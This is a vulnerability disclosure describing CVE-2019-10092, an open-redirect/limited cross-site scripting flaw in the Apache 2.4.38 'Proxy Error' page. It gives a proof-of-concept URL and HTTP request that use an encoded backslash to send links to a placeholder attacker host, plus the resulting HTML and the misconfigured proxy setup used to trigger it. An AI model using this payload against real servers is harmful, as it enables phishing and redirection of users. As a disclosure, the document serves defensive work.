
# Apache Httpd Disclosures

Server Version 2.4.38 (Debian)

## Environment:

- Apache HTTP Server: “Apache/2.4.38 (Debian)”
- Debian / Kali Linux




## Findings:

### 1. CVE-2019-10092: Limited Cross-Site Scripting in “Proxy Error” Page

**Description:**

The Apache “Proxy Error” page is vulnerable to an Open Redirect Attack via a specially crafted URL.

This vulnerability could be used to launch social engineering attacks via trusted sites that may be misconfigured in such a way that they result in a “Proxy Error”.

**Requirements:**

For successful exploitation of the vulnerability, the attacker will require:

- A way to reach the “Proxy Error” page
- User interaction

**Proof of Concept:**

For the following example, the Apache Server was purposefully misconfigured as to result in a “Proxy Error” page.


The vulnerability occurs when parsing the path in the URL and using it to generate a HTML “<a>” tag. By leveraging URL Encoding of the backslash (“\”) character (“%5c”), the attacker can make the “<a>” tag to point to any site and launch further attacks from there.

URL:

```
127.0.0.1:5555/%5cmal.hexor/evil.html
```

**Note**: “mal.hexor” is a placeholder for any site/ip that the attacker may control

Result:


500 Proxy Error - Mozilla Firefox
500 Proxy Error
127.0.0.1:5555/%5cmal.hexor/evil.html
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Welcome to nginx on D...
Aircrack-ng
Kali Forums
NetHunter
Getting Started
Proxy Error
The proxy server could not handle the request GET /\mal.hexor/evil.html.
Reason: Error during SSL Handshake with remote server
Apache/2.4.38 (Debian) Server at 127.0.0.1 Port 5555
mal.hexor/evil.html
Search HTML
Rules
<!DOCTYPE html PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
<head></head>
<body>
<h1>Proxy Error</h1>
The proxy server could not handle the request

<a href="/\mal.hexor/evil.html">GET /\mal.hexor/evil.html</a>

.

<hr>
<address></address>
</body>
</html>
element {
}
inline
html › body › em › a

**Note**: The above example uses a SSL Misconfiguration (Untrusted Self-Signed Certificate) to reach the “Proxy Error” page, but there exist other ways to reach this error page (e.g. Malformed HTTP Header).


Request:

```
GET /%5cmal.hexor/evil.html HTTP/1.1
Host: 192.168.47.196:5555
Max-Forwards: invalid
```

Response:

```
HTTP/1.1 400 Proxy Error
Date: Tue, 09 Jul 2019 07:25:28 GMT
Server: Apache/2.4.38 (Debian)
Content-Length: 511
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Proxy Error</title>
</head><body>
<h1>Proxy Error</h1>
<p>Your browser sent a request that this server could not understand.<br />
The proxy server could not handle the request <em><a
href="/\mal.hexor/evil.html">GET /\mal.hexor/evil.html</a></em>.<p>
Reason: <strong>Max-Forwards value 'invalid' could not be parsed</strong></p></p>
<hr>
<address>Apache/2.4.38 (Debian) Server at 192.168.47.196 Port 5555</address>
</body></html>
```



# Appendix:

Apache Configuration File:

```
Listen 5555
<VirtualHost *:5555>
  ProxyRequests Off

  #SSL
  SSLProxyEngine On

  ProxyPass             / https://127.0.0.1:443/
  ProxyPassReverse      / https://127.0.0.1:443/

</VirtualHost>
```